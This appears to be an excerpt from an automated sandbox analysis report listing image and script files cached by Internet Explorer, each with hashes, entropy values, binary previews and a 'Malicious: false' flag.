Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?....(.....Z.(.....v(.....R.%..@...1v..6.1v..]....,4..@XkE.@.....P..h..P.H.BS.(.....J.(.....(.....(.....p..z-0&D.2UJ..R...(....&h...(.A..p.....+@.).bdM..!t..D.@...!.P.H..P.@.@.....P.@....P.@.@.....(..*.!..P.....I.....c.P!7..o.b..C.....d....+@.+.#x.(.Y...h.&..a...L.....(.(.....(.h.....P...H.@...[.:...(..4...=._../@....].P.....Z.rE..\.....'.1@

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AAPaEqq[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	7207
Entropy (8bit):	7.900017142317106
Encrypted:	false
SSDEEP:	96:QfQEC9DrVrxcCDfnJ+Q3sa7/Ch9GYPX5BqGFTn1r9GfXtgf3jeANDApUAlqbpK+A:Qo1ZJ+phNPXmm1xc9gbesAyTbs+A
MD5:	FA834734DBCCF63E89AB44EFD3A2FBB7
SHA1:	648F165ADBE29D51C805352A7E743B3FCE53C3BD
SHA-256:	8E25D2A978278D491F530865764D74A265CFD1E2F75A770BF7ACB5D581FD077B
SHA-512:	B741E5AF82B427E747577B22202FFBFCA72C63510313FA1578DF761C7D21E4464C345CD36D58FBC1CDF7371769D34DFF4F1E688F8A714A349801CAA8FD357FF
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...#t5..&..`.qI.E...9.I...Y.-...Y.d.....e9..4&AojZL.LF..@QRReyc+...T.nq.L..V.F8..Ce.(.P2..X.).[...y..i.x..M..R."....v.....-...4Ey ,p.141m..(*$../...0[.9.....qH..o.JhND..;UX.....4H....AH..4...=.F2e..E..W.4@Wp.,..94..;..@N.....4.X...(..q.....F..@...sH.....&R.[=).P....0.....&.n.!..1.,L..1.j.3n.....q....%|PU../M ....(1bH...RM..4.b.....()".....\.LD.Hv!.Lw.1!...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AAPadFc[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	13116
Entropy (8bit):	7.962182391452064
Encrypted:	false
SSDEEP:	192:Qo7aEn6bsrrbWbcEFgKk14/ep/GycMSAfLnIBNYRwu12pMCFr4/4SNERXWVByK+6:b9EFgKk14/Spxmi12pM68F6XWVBJdNv5
MD5:	B421478D0D530DE09B7796BB070BD2D4
SHA1:	787FD68F11749377F88DBB46C145DFB026968871
SHA-256:	F85480723A178582BD3E4F7401F7DDDCE4D6E088889D2569FD77A7127AC800C5
SHA-512:	647D86545C480A429E1D18A3671CB2565F6AF62E7439E2CC235D3A2ED9BC857CBDB8DE117E64185C2D125178CDF7477B081C84015AC3753C1F40076AD69FE44
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..e.g...Ca.6.=i\,.#&/.;.T.:.'[.8".U.)a{..@.L.9D..i.8...(.....{.s...s.....x/J.0i..^VE..aS@.J.. .z._).e.1@..h....h.u.....P.vP.....nph .8....L.J.S=..*.nL..h-.t.Vf..V...u9....Z..iq~|.....].Fs..s!..Cg4.....b..<J..FR...,[L.>n.&.8.8u.x.7V.....h..r.r...c74k.h..h..S.._!*pG.4...q."...(....s.....He....)..d..."...*.=-.3{'|..p.[.4...1 ...;wc#.I.....P.....TI..z`u.T]..&D

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AAPajQ1[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	14485
Entropy (8bit):	7.897018380543991
Encrypted:	false
SSDEEP:	384:NRso1db/QqckS4pE4zRcZXc5NMPovlN504eof5+vO5:N+orkr41GMKPCO4eofMW
MD5:	32A44D01CAF8890DFE72C8D44E8243B1
SHA1:	E4588F5C951E33D22EBD9B996BD1A50F4D03B1E9
SHA-256:	53948CAC62B956EC9B9FBD979778900F151F7FA106D86DD33312BEBAA502B270
SHA-512:	C434F6AB96843EA6BFE3ABF77E6DE391CB22EB0D89726BF7255390F56B2FD3A783C7983678855A132FD5D03CBAF2B6F6BA16FCEB21583BC07E1AAD55AD55E119
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..7..".....(.s@.h....p..a.@.M.'4.s@..s@..P...`.....$...j,..%..q.-+..(4.;...M.?p.w.w...dz..8...B...@..@...@.`{.`4....SE.@Ku....".....p.h....P..u.qCR...\P..`....aH.4.dP....LA@...1@.i.,.4....P.....!.`.*JE+..=+..p..r..w.G..P..(4X.H.R(M..@....H...z...z.N.....h..t.@...@..k.....`.....\P.....1@...M..h..4..4.Z.(.E..h...h..h..4.i4.J.].....GsH....=...S.?ZVcV..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AAPaom7[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	20803
Entropy (8bit):	7.960038733364893
Encrypted:	false
SSDEEP:	384:N/ptagEtX58W8si0y8Il4imxvGSwjJ7o+uappSJkGbvsf656Oj6:N/3lEtdVIl4iCvLwjJAaaJI6h6
MD5:	BA18D84D1AC56DE3078C17846E7E691D
SHA1:	8B2567192C31C43CF6FA6C7ABD32CD1258413FDE
SHA-256:	8929962E00D40765899A4A89C0B0BC2FF9A44DE755BE3D2AED1D36E2BF2B8615
SHA-512:	B0D89ACB26C59B3A9F03342918A6FF6946406011E4516493FDBC54155E5C0F24E1FC6DD4293990F63A2BD12D8C65934E75161DCE137AB973172943464F4FE6A5
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..T\.1...y..."....I.3HcXc.h..U.....4...L.....4..LC.Nh.h..Bh.0....%.Up...1.....\.Z...j.+.0.....,.....{.`..QX...})5`(.nn.(.jF,.zz...*.mb8....i.~.1...d.c...*l2@0...#..C.;.)...<...$J..a.H.R..F..|.=..Q.7....Z.r...c.....>_.Hk/.LD,.."F.L.#.M...?.RD.B..,4(^.XcJ..,....R?. cq.S..:.2h.}).2H....$....X.....Q%.l(>.i.K.2.}...|.6.pzP2+....=iH.Y@P.J....sI.+8$.....ha...ARP.>Ph....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AAPasOE[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	15415
Entropy (8bit):	7.914445554616545
Encrypted:	false
SSDEEP:	384:NY47eUS7hZ2XkoFeWi2aebmL/EQAzwfz4xFVeP/OLFnT:N9xHi27bxbMs7f
MD5:	F6C2F240CFE67CBF0FC04FD9D30FFAF3
SHA1:	0C5E9D97ADB7E33CB95B003BDE4AA4C9871959B7
SHA-256:	A12146AC753759754A6D013B82F04B558552E9F7505AD5C3DC53AFCBC802E931
SHA-512:	0A8BD848D4DD81A0E6C540BEC6064D9881A4373B80E587ABBF157166E1A1B28B2906D7E3B6B3BECCBB080F4EAF1EE7435DB4966E2BF193A8A99A5E4372CE0489
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..{...MZ!.....=h.....>...).Z.!`:..i.....+.R..:.....?...-.y...U(...&..M..R1.3T.O1Y..&..[t...Ur....e.y....)7.,.u.....9P\w...r....G.,..i....Y...?CG(].6H}h..a.c+.....>a./..+.?.A..".5[..D...I.|....\...9...1.k.Y..\.}...f.....R....;...P.m..|/...T0.!..4.1.....f.u.....7.....T8.>...,..d.\.....w&..W.&..KH..zSQbr2f...O.)..e.P!.,...K.z.RnYHTtQN.%.(.vP....`P23$

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB15AQNm[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	29565
Entropy (8bit):	7.9235998300887145

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB15AQNm[1].jpg	
Encrypted:	false
SSDEEP:	384:I1cMsjB7+C2bbAEB2SUZRT+kXoMRRJhp5xvHapIzf7m41tgaYi9PIVKnHNVMP2Nm:IHsjkC2YEB2SUPTT48FPHTgf3VKn2Uc
MD5:	6B79D1438D8EFAF3B8DE6163107CEC71
SHA1:	E54E651A8A0FDAFCAD60B137D806D8CEC2F769C0
SHA-256:	2F00C9B0C23EE995091A90ACC7A8FA3AA773612A464F558D78664636C8B7B8D8
SHA-512:	745B822F9E21DB98B909F3AE762C439C376A35AD5C08655861B05539ACD5C47BCDCF24FAB2FB5A56712BC3BEDE6493FD5152E92D065AC5E9ECCE2DF93C4B7B7
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....(...4.m.!....4..i..4..I.C..u .pi....dRe#J..\..t..bC3.)..I.".W.#..&.....-&2.".&.(I..y...r...cE.7..h(#.....t..E.....H.^b..../...5 ..r..4&R.>F.. ~..$..R.....1..WDV.L..j.^q..!...T.+..x.$.+._..<{Tc4!.^\$q.ZR`q...Y.....A.Ld...(HM.....Z#2b.u40 ...J.F.j.*...Fy.."h..g.&...+H..$2...A....N.c.L...^..c...<Qa..[.. -..v.....-....xg.K.e+..'5[.... !@.ZM.b."....<.....~....(..".~

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1aQdUl[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 300x250, frames 3
Category:	dropped
Size (bytes):	21740
Entropy (8bit):	7.967255073496721
Encrypted:	false
SSDEEP:	384:+26ZK8NF5MKnz8CspA+kT45CuikmqoUQzNaeG38JzcLuolg8t7tTs9vlDmOD0:+2ANotCOCDLq1gMeG8eu58B6VmOD0
MD5:	6A41DDCCFCE2727C69F77CF2967FDFAA
SHA1:	01064AB1C07A692761494FF84752285A866DDB25
SHA-256:	8DD94175599119A426CDD21FD84B96D54B208FF04194A99EF49C7345710DE6D8
SHA-512:	69280F16BFAC393FA4DF0B03A9CE04655FCCB629FA86FC608DD920754B43B8AEFFD68FBEDBAB2E6BECB8CEEE12B5085AA748ADA58A9DCC66DB43EB646516138D
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....,.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....(.....j..6...@.V.....de...._j...0..IbVI.....I...Wp\@..|.|...P..m&....^.....H?..`2.D....v...<.|..G.'....yaen-.."..H...o.. ..N....eia..|. ,&Q,e..P.....eig..KL....6\.*{zd.(.S..|Amd..Z].h.#.....sq(.i.'c.d..U+.."+.>+MT.....p..!....1..NK}Y.....<.....H....)....#;..A....\.mE}.>-....n..(#..f%.I.#..z.`.....u.....#.S.c.-./...W. .....9../.X.....\hSZY..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1cEP3G[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1088
Entropy (8bit):	7.81915680849984
Encrypted:	false
SSDEEP:	24:FCGPRm4XxHvhNBb6W3bc763IU6+peaq90IUkiRPfoc:/pXBvkW3bc7k1FqWIUkSfB
MD5:	24F1589A12D948B741C2E5A0C4F19C2A
SHA1:	DC9BB00C5D063F25216CDABB77F5F01EA9F88325
SHA-256:	619910A3140A45391D7D3CB50EC4B48F0B0C8A76DC029576127648C4BD4B128C
SHA-512:	5D7A17B05E1FD1BC02823EC2719D30BC27A9FA03BCFFE30F3419990E440845842F18797C9071C0374177766641AB2CDB86F1F6CD790D70481B3F863451D3249EE
Malicious:	false
Preview:	.PNG.....IHDR.....U....pHYs.....+.....IDATx...]..U.....d..6YwW(.UV\.v.>.>..`.K}X).i..Tj...C..RD. ..AEXP.....]).vQ../$.%.l2.....dH&.YiOr93.....~..u.S...5.....J. &..;.JN..z....2..;q.4..I .....c!....2;*J.....l(.....?.m+.....V...g3.0.....C..GB.$..M.....jl.M..~6?...../a%...;....E.by.J..1.$...".&.DX..W..jh.....=...aK...[.#....].. ....:Q....X.....uk.6 .0...e7..RZ..@@H..k.....#.....[..C.-.AbC.fK.(a.<.^p.j`....>{<...`.....%.L...q.G...).2oc{....vQ...N5..%m-ky19..F.S....&..../..F.....y.(.8.1..>?Zr.....Q.`.e.|0.&m.E....=[aN..r.+... .2B/f8.v..n...N..=.....i.^....s&..Hr.z.....M.....:.....EF.....0.. .N.x.....N.pO.#2...df=...Fa..B#2yU....O.;.g....b.}ct.&.7x*..t.Y..yg....]..){,..v.F.e.ZF.z..Ur+..^..].#.]....~..}..{g.W0? ....&....6n....p\.=.]..X...F.]...\s5OK.3Wb.#.M/fT...:^.M}....:t.....!..g.....0t.h..8..4cB....px.....1.!...}=...Qb$W.*..."....V....!.y.....<H

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1fdtSt[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	modified
Size (bytes):	438
Entropy (8bit):	7.245257101036661
Encrypted:	false
SSDEEP:	12:6v/7DHVT2T6ESAN2ISAy22UaU8Pa7+/LB:4Tq0AN2IjyPaqV
MD5:	3F46112E8E54A82D0D7F8883CF12A86F
SHA1:	AA1A3340F167A655D0A0A087D0F6CBF98026296C
SHA-256:	E447211712478A81E419A9794678B6377AE3ACA057DEA78FC9EF6A971E652CFB

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1fdtSt[1].png	
SHA-512:	EBBF357EF6B388E4BD1B261D51DE923D15DBF3AC4740874BEBDEF336BB8133C3B63AEA9D8D95D2D1A044F6E43B7DD654586661462C9239E4FFA6B8328E6B49A6
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....hIDATx...O+DQ../]....f..(.,.-.!.L..X..ee.,.. .I.D..h..P,&.|.c.L.i.E.{.k..~.}.}.....t...W...*.5.2..0)X0I.c.wbU.....N..,....-F...J#!Sq.;....a. ..*.....D .w.g..N.....F)l.....`_..s..A;?.4..+..ob.....Qh.H.:A.....(...;.z./..?.:...t.[.e..b.....{..t.A....M..0.>8&_"... Ev.Z`.."...=/..F.}X....#|.Ny. Z.....W...{HX;..F..w..M:...?W.<4B..!.I. ....l.o...s....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB6Ma4a[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	368
Entropy (8bit):	6.811857078347448
Encrypted:	false
SSDEEP:	6:6v/lhPahm7HmoUvP34NS7QRdujbt1S+bQkW1oFjTZLKrdmhtIargWoaf90736wDm:6v/7xkHA2QRdsbt1pBcrshtvgWoaO7qZ
MD5:	C144BE9E6D1FA9A7DB6BD090D23F3453
SHA1:	203335FA5AD5E9D98771E6EA448E02EE5C0D91F3
SHA-256:	FAC240D4CA688818C08A72C363168DC9B73CFED7B8858172F7AD994450A8D459
SHA-512:	67B572743A917A651BD05D2C9DCEC20712FD9E802EC6C1A3D8E61385EB2FEBB1F19248F16E906AF0B62111B16C0EA05769AEA1C44D81A02427C1150CB035EA78
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....''IDATx.cy. ..?...|.UA....GX...43.!:.o(f..Oa`..C...+Z0.y.....~..0...>.....(....X3H.....Y....zQ4.s0....R.u.*t..|....)....(.$.`..a...d.qd.....3.. .W_...}.*...;.....4.....>....N....)d.....p.4.....`i.k@QE....j....B....X.7....|..0.....pu?.1B,...J..P.....`F.>R..2.l.(..3J#.L4...9[...N....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB7hg4[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	470
Entropy (8bit):	7.360134959630715
Encrypted:	false
SSDEEP:	12:6v/7TIG/Kupc9GcBphmZgPEHfMwY7yWQtygnntrNKKBBN:3KKEc9GcXhmZwM9LtyGJKKBBN
MD5:	B6EA6C62BAEBF35525A53599C0D6F151
SHA1:	4FFEFB243AAEC286D37B855FBE33C790795B1896
SHA-256:	71CC7A3782241824ACDC2D6759E455399957E3C7C9433A1712C3947E2890A4D4
SHA-512:	0E4E87A66CF6E01750BC34D2D1EC5B63494A7F5C4B831935DD00E1D825CDB1CFD3C3E90F29D1D4076E7F24C9C287E59BE23627D748DB05FB433A3A535F1154
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..QKN.A....(..1a.....p...o..T...../.....$..n\...V.C .b2.....qe'.T.1.1h8./.....$:Y6...w}_>...P.o$.n....X,<...R..y....$p.P..c.\.7.. f...H.vm...I.....b..K..3.....R..u...Z'.?..$.B...l.r....H.1....MN).c.K1H.....t...9.....d.$.....:..8..8@t._...1.".@C....i&Z.'...A1...!....R....}.w.E4.|_..N.....b...(.^.vH.....j.....s...h. ..9.p!... ..gT.=B.|..,=v.....G..c.5.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BBPfCZL[2].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 50 x 50
Category:	dropped
Size (bytes):	2313
Entropy (8bit):	7.594679301225926
Encrypted:	false
SSDEEP:	48:5Zvh21Zt5SkY33fS+PuSsgSrrVi7X3ZgMjkCqBn9VKg3dPnRd:vkrrS333q+PagKk7X3ZgaI9kMpRd
MD5:	59DAB7927838DE6A39856EED1495701B
SHA1:	A80734C857BFF8FF159C1879A041C6EA2329A1FA
SHA-256:	544BA9B5585B12B62B01C095633EFC953A7732A29CB1E941FDE5AD62AD462D57
SHA-512:	7D3FB1A5CC782E3C5047A6C5F14BF26DD39B8974962550193464B84A9B83B4C42FB38B19BD0CEF8247B78E3674F0C26F499DAFCF9AF780710221259D2625DB86
Malicious:	false
Preview:	GIF89a2.2.....7..;..?..C..I..H..<..9.....8..F..7..E..@..C..@..6..9..8..J..*z.G..>..?..A..6..>..8..:..A..=..B..4..B..D..=..K..=..@..<..:..3~..B..D.....|.4..2..6..:..J..;..G....Fl..1}.4..R.... .Y..E..>..9..5..X..A..2..P..J../|.9.....T.+Z.....+..<.Fq.Gn..V..;..7.Lr..W..C..<.Fp.]......A.....0{.L..E..H..@.....3..3..O..M..K....#[.3i..D..>.....I....<n..;..Z..1..G..8..E....Hu..1..>.. T..a.Fs..C..8..0}...;..6..t.Ft..5.Bi..:.x...E.....'z^~.....[....8`.....;..@..B.....7.....<.....F.....6.....>..?.n.....g.....s...)a.Cm....'a.0Z..7....3f..<.:e.....@.q....Ds..B....!P .n...J.....Li..=.....F.....B.....:r....w..|.....`..[}.g...J.Ms..K.Ft.....'..>.....Ry.Nv.n.]..Bl.....S..;....Dj.....=....O.y.....6..J.....)V..g..5.....!..NETSCAPE2.0.....!...d.,....2.2..... ..3.`..9.(|.d.C .wH.(."D...(D.....d.Y.....<.(PP.F...dL.@.&.28..$1S....*TP.....>...L..!T.X!.(..@a..IsgM..|..Jc(Q.+.....2.:.)y2.J.....W,..eW2.!....!....C.....d...zeh....P.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BBXXVfm[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	842

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BBXXVfm[1].png	
Entropy (8bit):	7.712790381238881
Encrypted:	false
SSDEEP:	24:03eeNY8QugsamcgusRa+4Sm81pdhTaXHir8L:0fNY8QuosS+4SmetsL
MD5:	4F44C5854D2A321DE38DDA7580D99D2A
SHA1:	637217CD4AB94060B945D364D6AD80BB173F41B7
SHA-256:	77E9AF4EF4CEC6BAE0181D3173577BE0488DE8DB5FA71D2E5C7E05B5D5D27565
SHA-512:	AC46863DDFE68156E7D76DDE08C299459B8C01CD8B2DB9DB5C3A4434D5CF34F6162556A29EBBCA401810ED5AD5F9BE57090E819DDED688EE7C36D179A1FBF F6
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx.e.Oh\U.....2.....65...\...].,ZT...Z(...U.....t...P.P..P(.n.Vl.JA.....%3...h.i&3y/.z.....}.;.|.<.J.6.fcr:LZ-..+...(...Pp.....,y..= ..D.....V:...Q,....r...5.hI[.a..A.....93.K>.st.....Dq..&....2)..bl.Y.....,_..4Ag..s.(l?A..>..m.M.W..O...C....f.....r.^;<...r...n.....9.....t..<.I.r|.....|1?S.|.....#0..O@.6=}.....q.^..N X.9*.Gh..Q.!i6...A.,..&.5+...o...dod...J.....D'CS:...../...:.....X|..zH....$#}5K..x^.-.-.X>@.'.W .+.~../..z.o_H.~IF.f.o.}[,.eh,=.....W-....Tf?.....t5$~b...Pgq..6..o}9v..'.....KJ.I.| MT.....d..i..7..^.....i2....I..W.X..a.].V...UWf...fd....=.1~K....[.dX...dV..J.....eL....O.....R. .T._.wGr2...W.x. .W.....I....4X....Y~.$.c...v\o_^...S.....O.z..gV.T.....x...{..7..3i.@%... ..IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\cksync[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 87a, 1 x 1
Category:	dropped
Size (bytes):	45
Entropy (8bit):	3.3268935851616335
Encrypted:	false
SSDEEP:	3:M3+PQ7lRHpsO:nQ7l/sO
MD5:	99CCECEAED4D575484B69DDAF9ED66A7
SHA1:	1E3A3B15296B585833A22D987A387AA58AA1642D
SHA-256:	832F63F4187160C195B04F1911C2E623A75E805F4B23ABB9B0BEA214B4283A43
SHA-512:	AFD0B986E4EC7731248127B536E01653CE549FAC454368DF2C928540BCAEA302739CE5EF37D01EDD3764C93AE38D799D7CC458AF4308D49BE93FB3637FF79EA F
Malicious:	false
Preview:	GIF87a.....!.....,.....L..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\http___cdn.taboolasyndication.com_libtrc_static_thumbnails_89b2a2c406225ac19893953e2f531377[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	13222
Entropy (8bit):	7.9653696315974365
Encrypted:	false
SSDEEP:	192:/8KPRpeXNmAujJwI7EF+UDHS2ZrARXFVCcIlv0boPoC2Rdy4eONeow0E2Yduxs+L:/8tg5WE07y6gX7F6dWRd8YmslL
MD5:	C183E20924EDD1400A1A9E483DF48AFC
SHA1:	52DAEE5E06585C1ADA927140C981B494CEB4DD91
SHA-256:	1042A6FC120B292AA9256DE100ECD9DECC2F72C64AC3A5D6BD8BF61C617A7560
SHA-512:	58B0239AC2F8287A340703031FDEFFEF8615EF773E6282B3F5A2ECC286339CA597C5185047CE1A2411FA48B50376F42D68B55E9D433018C62F02F90C1BF3B0CE
Malicious:	false
Preview:	......JFIF.....".....".$...$.6*&&*6>424>LDDL_Z_||.....".....".$...$.6*&&*6>424>LDDL_Z_||.....7....".....4..... .....i.1...t8E$.&.hI4.=.L..tTXT..%.(vL!.^..DC-.FO.}Cd:..#p.H.r'.t.K.8\t...R/.F..Qs.0k..d.C..Le.....8G..@F..F.p7.....d..r.....@.f.*.w.z._.w.K.....p.F.r6Kr....p.F.r.F. u.....x.v...3D.!.^..iY.\|."K....D.=.O:.z%.nui.....6C.:2D/..r....7RFPLB...$'.m....,..D.=^Db..:..'I..+.n...v~;Hf.M..H...+.#g..vy.&.....m+..Z!jC.-}.5.Y..V..L.:o/...|.W....R,.H.#H.T..l5..F..6.._ e.|..s>k...;..IW..1r.-%.O.<..k.....7.s.{S..le.kId..Lr.:./.'...k...g~S.d.0.Vtv...k.,3.?....n...y_.0..^,}....%..1....thW....uNan.s^F...t.C4..Jd.F.....{.m8#..2. .c..?9.7.stRsn.....?.Xj.b...4KM. ..i.m.r.m.lm.b.....Bu.....|...{....].o.6<.i..JN*A.0H....x4k...CM..oO".?K.....a..v3.*.j.1.|....P..^.VT.b4.H..E>x.LE.._"A.<... ..D.....U.....h+.7.S...j..\...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\jquery-2.1.1.min[2].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	84249
Entropy (8bit):	5.369991369254365
Encrypted:	false
SSDEEP:	1536:DPEkjP+iADlOr/NEe876nmBu3HvF38NdTuJO1z6/A4TqAub0R4ULvguEhjzXpa9r:oNM2Jiz6oAFKP5a98HrY
MD5:	9A094379D98C6458D480AD5A51C4AA27
SHA1:	3FE9D8ACAAEC99FC8A3F0E90ED66D5057DA2DE4E
SHA-256:	B2CE8462D173FC92B60F98701F45443710E423AF1B11525A762008FF2C1A0204
